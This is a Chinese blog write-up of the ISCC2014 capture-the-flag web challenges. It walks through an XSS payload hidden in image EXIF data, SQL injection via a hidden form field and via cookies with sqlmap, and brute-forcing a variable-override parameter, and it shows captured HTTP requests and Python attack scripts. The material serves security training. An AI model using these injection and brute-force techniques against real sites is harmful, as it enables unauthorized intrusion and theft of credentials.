ISCC2014 Web（网络安全）Writeup

原创

RickGray 于 2014-06-15 00:06:58 发布 2623 收藏
分类专栏： CTF纪实 文章标签： 技术 网络安全


本文链接：https://blog.csdn.net/u013565525/article/details/30717957

吐槽一下：整个ISCC2014的Web关都充斥着SQLi，让人注入都注吐了，基本上每道题都会用SQLi拿flag。（就不能换一种么！~）

0x00 国君之争 Score：100

当年齐国国政混乱，公子小白与公子纠当年争夺齐国国君的地位，管仲一箭将小白射中，小白假装倒地而死，于是管仲与公子纠就放松了警惕。但是这个时候作为公子小白手下的你，能否帮助小白不在齐国，却能取得齐国国君的宝座，把象征执掌齐国权利的flag拿到？

思路：进入关卡后，只有个文件下载链接，down之。打开发现是个elf文件（文件名：crackBynet-意思是需要连网么？），于是在linux中运行了后，发现需要输入一个注册码，随便输入后，无果。既然是elf，载入IDA分析，经过一阵分析后，发现该程序的大致流程-用户输入注册码（32bit int），将该值作为"http://www.ty-ing.org/script/1/cat.php?ty="的参数值进行提交，通过接受返回信息，当result=1时，程序才会输出flag，于是就拿起软件一阵乱爆，无果。后来又看了看IDA反汇编出的代码，发现了该程序输出flag的函数，flag的生成与ty值无关（硬编码？），于是直接手算之，得到flag-vs24dedfd343e。（另一思路是改本地hosts，使得www.ty-ing.org指向本地，通过本地编写代码验证）




flag计算脚本如下：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

s = 'the password is : '
v15 = 'sdfaer34dfv234523aae3fas'
v0 = v15[10]
v1 = v15[0]
v2 = str(len(v15))
v3 = v15[1]
v4 = v15[4]
v5 = v15[8]
v6 = v15[21]
v7 = v15[8]
v8 = v15[16]
v9 = v15[13]
v10 = v15[12]
v11 = v15[19]
string = s + v0 + v1 + v2 + v3 + v4 + v5 \
         + v6 + v7 + v8 + v9 + v10 + v11
print string
```

flag：vs24dedfd343e

0x01 霸业蓝图 Score：200

即位之初的齐桓公想要杀掉管仲，已报自己的一箭之仇，但是，与管仲交好的你，心里却非常明白管仲心里有一个很清晰的让齐国称霸诸侯国的宏伟蓝图，现在这个能查看图片信息的小工具，你来看看这个管仲霸业蓝图有没有漏洞吧！




思路：进入关卡后，只有个文件上传的表单，尝试各种上传后，回现提示它会显示你上床jpeg文件中的Exif块信息（ps：exif块一般存储数码相机拍摄该片时的一些参数），于是上传一张带有exif块信息的jpeg图片后，果然，返回了图片中exif快的相关信息。到这里，小菜仔细揣摩后，发现此处可能有xss漏洞，于是到网上随便下了个exif信息块修改工具，随便往exif中X入”<scrpt>alert(1)</script>”后，再将该图片提交，flag成功拿到！


我给你看看你的jpeg文件的Exif参数。

Filename: 浏览… 未选择文件。

Submit

FILE.FileName	phpbOI6Y0
FILE.FileDateTime	1399097333
FILE.FileSize	994452
FILE.FileType	2
FILE.MimeType	image/jpeg
FILE.SectionsFound	ANY_TAG, IFD0, THUMBNAIL, EXIF, GPS
COMPUTED.html	width="6016" height="4016"
COMPUTED.Height	4016
COMPUTED.Width	6016
COMPUTED.IsColor	1
COMPUTED.ByteOrderMotorola	0
COMPUTED.ApertureFNumber	f/3.5
COMPUTED.UserComment	
COMPUTED.UserCommentEncoding	ASCII
COMPUTED.Copyright	
COMPUTED.Thumbnail.FileType	2
COMPUTED.Thumbnail.MimeType	image/jpeg
IFD0.Make	NIKON CORPORATION
IFD0.Model	NIKON D610
IFD0.Orientation	1
IFD0.XResolution	300/1
IFD0.YResolution	300/1
IFD0.ResolutionUnit	2
IFD0.Software	ViewNX 2.9 W
IFD0.DateTime	2014:05:01 00:46:11





我给你看看你的jpeg文件的Exif参数。

Filename: 浏览… 未选择文件。

Submit

恭喜你，过关密码是： 19ojep03。为了判题方便，你意识到我们的考察点时候，我就给答案了，因为下一步的工作非常简单了。

flag：19ojep03

0x02 君臣论证 Score：300

齐桓公听从鲍叔牙的建议，想要重用阶下囚的管仲，但是在此之前还是想考考管仲，他询问管仲如何才能治理好齐国，让齐国成就霸业？假设你是管仲，请你尽快找出齐桓公心里的secret,提交给齐桓公一个满意的答案，让你自己摆脱阶下囚的命运。

耐心是一种极其优秀的品质。 --我这一辈子就指着这句话活着呢。

工作报告查询工具

2012年 一月份 Let's Go !


id : 18
year : 2013
month : 5
content : 公司来了个女同事，有个优雅的名字——小明。:-) 。我是一见钟情，我把我所有的secret都告诉她了。

©2013 ty

思路：首先吐槽一下，此题非常非常非常.....坑！通过查看网页源码可以知道，在表单中有个”hidden”的input变量”balance”，经过各种测试，得出只有当”balance”值为2时才可以注入成功，所以直接抓取Request拿到sqlmap下去跑。跑进去就可以找到xiaoming的secret了。

请求如下：

```
POST /script/3/ HTTP/1.1
Host: www.ty-ing.org
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.ty-ing.org/script/3/
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------23900124323029
Content-Length: 445

-----------------------------23900124323029
Content-Disposition: form-data; name="balance"

2
-----------------------------23900124323029
Content-Disposition: form-data; name="year"

2012
-----------------------------23900124323029
Content-Disposition: form-data; name="month"

1
-----------------------------23900124323029
Content-Disposition: form-data; name="submit"

Let's Go !
-----------------------------23900124323029—
```



flag：9xme0siv2

0x03 火眼金睛 Score：300

管仲进谏桓公说要以民为本，让国家休养生息，待国家富强，社会安定，自然霸业可成。齐桓公采纳了管仲的全部建议，他同时让管仲到各处搜寻人才，看看有没有 什么兴邦治国之才。今天管仲无意间路过一个名为“TianYa”的论坛，他发现了一名叫做“VeryCD永垂不朽”的用户，认为此人背后肯定隐藏着天大的 秘密。你能帮管仲找出这个秘密吗(flag)?

思路：（由于594sgk被举报，密码差不了，so，此题就说说解题思路吧）

0x04 上古神兽 Score：400

齐桓公（lubao515）欲称霸中原，必须先扫清盘踞在靠近齐国边境上的上古神兽，，但是齐国自己的流量不够对付神兽的，于是他想向周围几个他的盟国借 一些流量，于是现在身为盟国国君的你有些犯难，转的少了不够意思，可是你的流量真的没那么多啊！但是也许齐桓公（lubao515）一高兴，就把通关 flag告诉你了呢？


提示:1.程序员有时候为了省事会犯一些小错误，有时候很严重哦~2.其实通关密码就是lubao515在这个系统中的密码啦~3.lubao515.info

流量转让	
您可以转让的上传流量为	2 GB
您要转让的上传流量	MB
上传流量接收者	lubao515 请填写用户名
	提 交

思路：这是整个Web关最坑的一道题，经过群里激烈地讨论，得出此题的一点蛛丝马迹-auth变量覆盖，但是小伙伴们一直猜不到变量名。最后经历了各种姿势，通过爆破拿到了变量名-G，爆破脚本如下：

```
# !/usr/bin/env python
# -*- coding: utf-8 -*-
__author__ = 'RickGray'
import urllib
import urllib2

targetUrl = 'http://script.iscc.org.cn/web05_519a5a01fb6685c1fd13f1442891d0f8/index.php?action=taketransfer

payload = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01234567890'
for c in range(0, 255):
    data = {
        'receiver': 'lubao515',
        'submitbutton': '提 交',
        'uploaded': '102',
        chr(c): '1'
    }
    postData = urllib.urlencode(data)
    request = urllib2.Request(url=targetUrl, data=postData)
    response = urllib2.urlopen(request)
    length = len(response.read())
    if length != 342:
        print response.read()
        print data
        break

raw_input('Press Enter!')
```

通过爆破得到变量名”G”，然后拿到sqlmap里去跑一跑，很快就拿到了lubao525的密码。




flag：8froerf9pu34rjeslfh

下面几题由于比赛平台关闭了，就无法重现了，就简单说一下解题思路吧：）

0x05 老马识途 Score：300

少数民族山戎攻打燕国，燕国向齐桓公求救。齐桓公出兵救援燕国，一直向北讨伐山戎，可是后来渐渐在山谷中迷了路。后来管仲建议桓公找到几匹老马，让老马带 领部队走出山谷。但是马群出现的时间很短，身为齐桓公手下的你能替桓公找到并捕捉到识途的老马，最终找到本方大本营的flag吗？

提示:密码已经通过某种方式发给你了哦！不过密码的有效期只有3秒，要快哦！



思路：进入题目关卡后，可以看到有一个黑漆漆的页面（好吓人的说~！）。看整个页面的提示可以知道，该题隐性给出了一个PassValue（在请求响应头里），且要拿到该关的flag必须计算此PassValue的md5值，并在3s内提交。所以了，这题可以用脚本轻松搞定了:)，发送post请求时记得带上cookie就好了，下面是python代码：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import urllib
import urllib2
from hashlib import md5

targetUrl = 'http://script2.iscc.org.cn/web07_e3a95260b7271954aa59460c134cde7e'
postUrl = 'http://script2.iscc.org.cn/web07_e3a95260b7271954aa59460c134cde7e/index.asp?action=Check'
data = {
    'pwd': '',
    'submit': '提交'
}

response = urllib.urlopen(targetUrl)  # send GET request
pwd = response.headers['PassWord']  # get 'PassWord' value from the response header
cookie = response.headers['Set-Cookie'].split(';')[0]  # get cookie value

hashCode = md5(pwd).hexdigest().upper()  # calc the md5 hash of this pwd string, and upper all it's chars
data['pwd'] = hashCode  # update the post data

# add the cookie to request
header = {
    'cookie': cookie
}
request = urllib2.Request(url=postUrl, headers=header)
postData = urllib.urlencode(data)
resp = urllib2.urlopen(request, data=postData)

print resp.read()
```

flag：W3b_Pr0Gr4m1ng@_@

0x06 首次会盟 Score：200（略）

该关给了一个udf.dll，简单的udf.dll提权形式，在本地直接create funcion...即可。

0x07 霸业初成 Score：300

齐桓公三十五年，齐国，鲁国，宋国，卫国，郑国，许国以及曹国等国君会盟于葵丘。此次会盟是齐桓公霸业走向起点的标志，但是齐桓公被尊称为霸主却需要周天 子的认可，但是作为周天子，肯定不希望自己的诸侯国中有实力与名望太过强大的国王，所以不打算承认齐桓公霸主的地位，但是作为齐桓公手下的你却要想办法帮助齐桓公拿到象征周天子认可的flag，即管理员admin的密码，来伪造这样一份认可声明。你能办到吗？

思路：该关整体下来就一个页面，说明入手点就是这里了，看到GET请求里带了”id”参数，随便带个”‘“进去提示非法参数，说明对一些敏感SQLi参数进行了过滤，各种姿势试过后，想起了中转注入，由于服务器端使用了类似request(xxx)的函数且只对post、get参数进行了过滤，导致我们可以使用cookie来进行注入。所有将整个请求抓下来，把id变量参数改到cookie上，使用sqlmap去跑吧，很快就跑进去拿到flag。

请求如下：

```
GET /web08_0cfd59e8aef4f69e9301b8dbd2e057b7/show.asp HTTP/1.1
Host: script2.iscc.org.cn
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://iscc.org.cn/challenges/2014/web/web08/
Cookie: ASPSESSIONIDASTRRATR=NJBNEJPCAAELBJDMNHOENMDG; id=1
Connection: keep-alive
Cache-Control: max-age=0
```

（由于在重现过程时，服务器崩掉了，flag就暂时不贴了，等恢复了补上）